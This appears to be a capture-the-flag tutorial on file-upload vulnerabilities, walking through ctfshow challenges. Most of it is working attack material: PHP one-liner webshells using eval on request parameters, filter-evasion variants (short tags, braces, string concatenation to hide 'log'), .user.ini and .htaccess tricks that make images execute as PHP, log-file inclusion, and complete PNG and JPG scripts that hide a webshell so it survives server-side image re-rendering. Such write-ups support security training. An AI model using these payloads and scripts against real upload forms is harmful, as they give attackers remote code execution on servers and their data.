File Upload Vulnerability: Basic Upload Techniques
I. Front-End Only Detection, No Back-End Validation (ctfshow-web152)
Uploading files with extensions like .php is not allowed.
- Disable JavaScript.
- Upload a valid
.pngimage, then use Burpsuite to change the extension to.phpto bypass front-end detection.
II. Exploiting .user.ini Files (ctfshow-web153)
.user.ini works similarly to Apache's .htaccess configuration files, but it applies only to PHP files. It allows users to define PHP configuration directives for a specific directory, which take effect when PHP files in that directory (and subdirectories) are executed.

1. No Filtering on Input
(1) First upload a .user.ini file with the following content:
auto_prepend_file = 1.png
(2) Upload a 1.png image containing a backdoor (image shell):

(3) Access http://xxxx.com/upload/index.php. The backdoor in 1.png executes a one-liner PHP shell to create a backdoor. Access that backdoor to retrieve the flag.
2. Backend Validation Bypasses
(a) Filtering php
Use PHP short tags to bypass (shell commands using backticks):
<?='ls ../'?>
<?='tag ../flag.php'?>
(b) Filtering [] Prevents Writing a One-Liner Shell
Use {} instead of []:
<?php @eval($_GET{1});?>
3. .user.ini Combined with access.log File Inclusion
When php, backticks, (), {}, [] are all filtered, file inclusion can be used with .user.ini to extract the flag.
Nginx log are typically stored at /var/log/nginx/access.log.
(1) Use .user.ini to include 1.png:
auto_prepend_file = 1.png
(2) Use 1.png to include the access log:
<?php include "/var/log/nginx/access.log"; ?>
If keywords like log are filtered, use concatenation:
<?php include "/var/lo" . "g/nginx/access.l" . "og"; ?>
III. Image Re-rendering
After uploading, the server may modify the image, causing the embedded backdoor to fail. In such cases, use secondary rendering to inject the backdoor into parts that are not altered.
1. PNG Secondary Rendering
Script png.php for PNG images:
$p = array(
   0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,
   0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,
   0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,
   0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,
   0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,
   0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,
   0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,
   0x66, 0x44, 0x50, 0x33
);

$img = imagecreatetruecolor(32, 32);

for ($y = 0; $y < sizeof($p); $y += 3) {
   $r = $p[$y];
   $g = $p[$y + 1];
   $b = $p[$y + 2];
   $color = imagecolorallocate($img, $r, $g, $b);
   imagesetpixel($img, round($y / 3), 0, $color);
}

imagepng($img, './2.png');  // Path to the modified image

/* Backdoor content
<?php $_GET[0]($_POST[1]);?>
 */
2. JPG Secondary Rendering
Script for JPG images:
<?php
$miniPayload = "<?=eval(\$_POST[1]);?>";
if(!extension_loaded('gd') || !function_exists('imagecreatefromjpeg')) {
    die('php-gd is not installed');
}

if(!isset($argv[1])) {
    die('php jpg_payload.php <jpg_name.jpg>');
}

set_error_handler("custom_error_handler");

for($pad = 0; $pad < 1024; $pad++) {
    $nullbytePayloadSize = $pad;
    $dis = new DataInputStream($argv[1]);
    $outStream = file_get_contents($argv[1]);
    $extraBytes = 0;
    $correctImage = TRUE;

    if($dis->readShort() != 0xFFD8) {
        die('Incorrect SOI marker');
    }

    while(!$dis->eof() && ($dis->readByte() == 0xFF)) {
        $marker = $dis->readByte();
        $size = $dis->readShort() - 2;
        $dis->skip($size);
        if($marker === 0xDA) {
            $startPos = $dis->seek();
            $outStreamTmp = substr($outStream, 0, $startPos) . $miniPayload . str_repeat("\0",$nullbytePayloadSize) . substr($outStream, $startPos);
            checkImage('_'.$argv[1], $outStreamTmp, TRUE);
            if($extraBytes !== 0) {
                while(!$dis->eof()) {
                    if($dis->readByte() === 0xFF) {
                        if($dis->readByte !== 0x00) {
                            break;
                        }
                    }
                }
                $stopPos = $dis->seek() - 2;
                $imageStreamSize = $stopPos - $startPos;
                $outStream = substr($outStream, 0, $startPos) . $miniPayload . substr(str_repeat("\0",$nullbytePayloadSize) . substr($outStream, $startPos, $imageStreamSize), 0, $nullbytePayloadSize+$imageStreamSize-$extraBytes) . substr($outStream, $stopPos);
            } elseif($correctImage) {
                $outStream = $outStreamTmp;
            } else {
                break;
            }
            if(checkImage('payload_'.$argv[1], $outStream)) {
                die('Success!');
            } else {
                break;
            }
        }
    }
}
unlink('payload_'.$argv[1]);
die('Something\'s wrong');

function checkImage($filename, $data, $unlink = FALSE) {
    global $correctImage;
    file_put_contents($filename, $data);
    $correctImage = TRUE;
    imagecreatefromjpeg($filename);
    if($unlink)
        unlink($filename);
    return $correctImage;
}

function custom_error_handler($errno, $errstr, $errfile, $errline) {
    global $extraBytes, $correctImage;
    $correctImage = FALSE;
    if(preg_match('/(\d+) extraneous bytes before marker/', $errstr, $m)) {
        if(isset($m[1])) {
            $extraBytes = (int)$m[1];
        }
    }
}

class DataInputStream {
    private $binData;
    private $order;
    private $size;

    public function __construct($filename, $order = false, $fromString = false) {
        $this->binData = '';
        $this->order = $order;
        if(!$fromString) {
            if(!file_exists($filename) || !is_file($filename))
                die('File not exists ['.$filename.']');
            $this->binData = file_get_contents($filename);
        } else {
            $this->binData = $filename;
        }
        $this->size = strlen($this->binData);
    }

    public function seek() {
        return ($this->size - strlen($this->binData));
    }

    public function skip($skip) {
        $this->binData = substr($this->binData, $skip);
    }

    public function readByte() {
        if($this->eof()) {
            die('End Of File');
        }
        $byte = substr($this->binData, 0, 1);
        $this->binData = substr($this->binData, 1);
        return ord($byte);
    }

    public function readShort() {
        if(strlen($this->binData) < 2) {
            die('End Of File');
        }
        $short = substr($this->binData, 0, 2);
        $this->binData = substr($this->binData, 2);
        if($this->order) {
            $short = (ord($short[1]) << 8) + ord($short[0]);
        } else {
            $short = (ord($short[0]) << 8) + ord($short[1]);
        }
        return $short;
    }

    public function eof() {
        return !$this->binData || (strlen($this->binData) === 0);
    }
}
?>
Command line usage: php jpg.php 1.jpg
IV. Exploiting .htaccess Configuration Files
.htaccess is an Apache configuration file that can be used to make .png files be parsed as PHP.
(1) Upload a .htaccess file with the following content:
AddType application/x-httpd-php .png
(2) Upload a .png image containing a backdoor. The server will parse it as PHP.
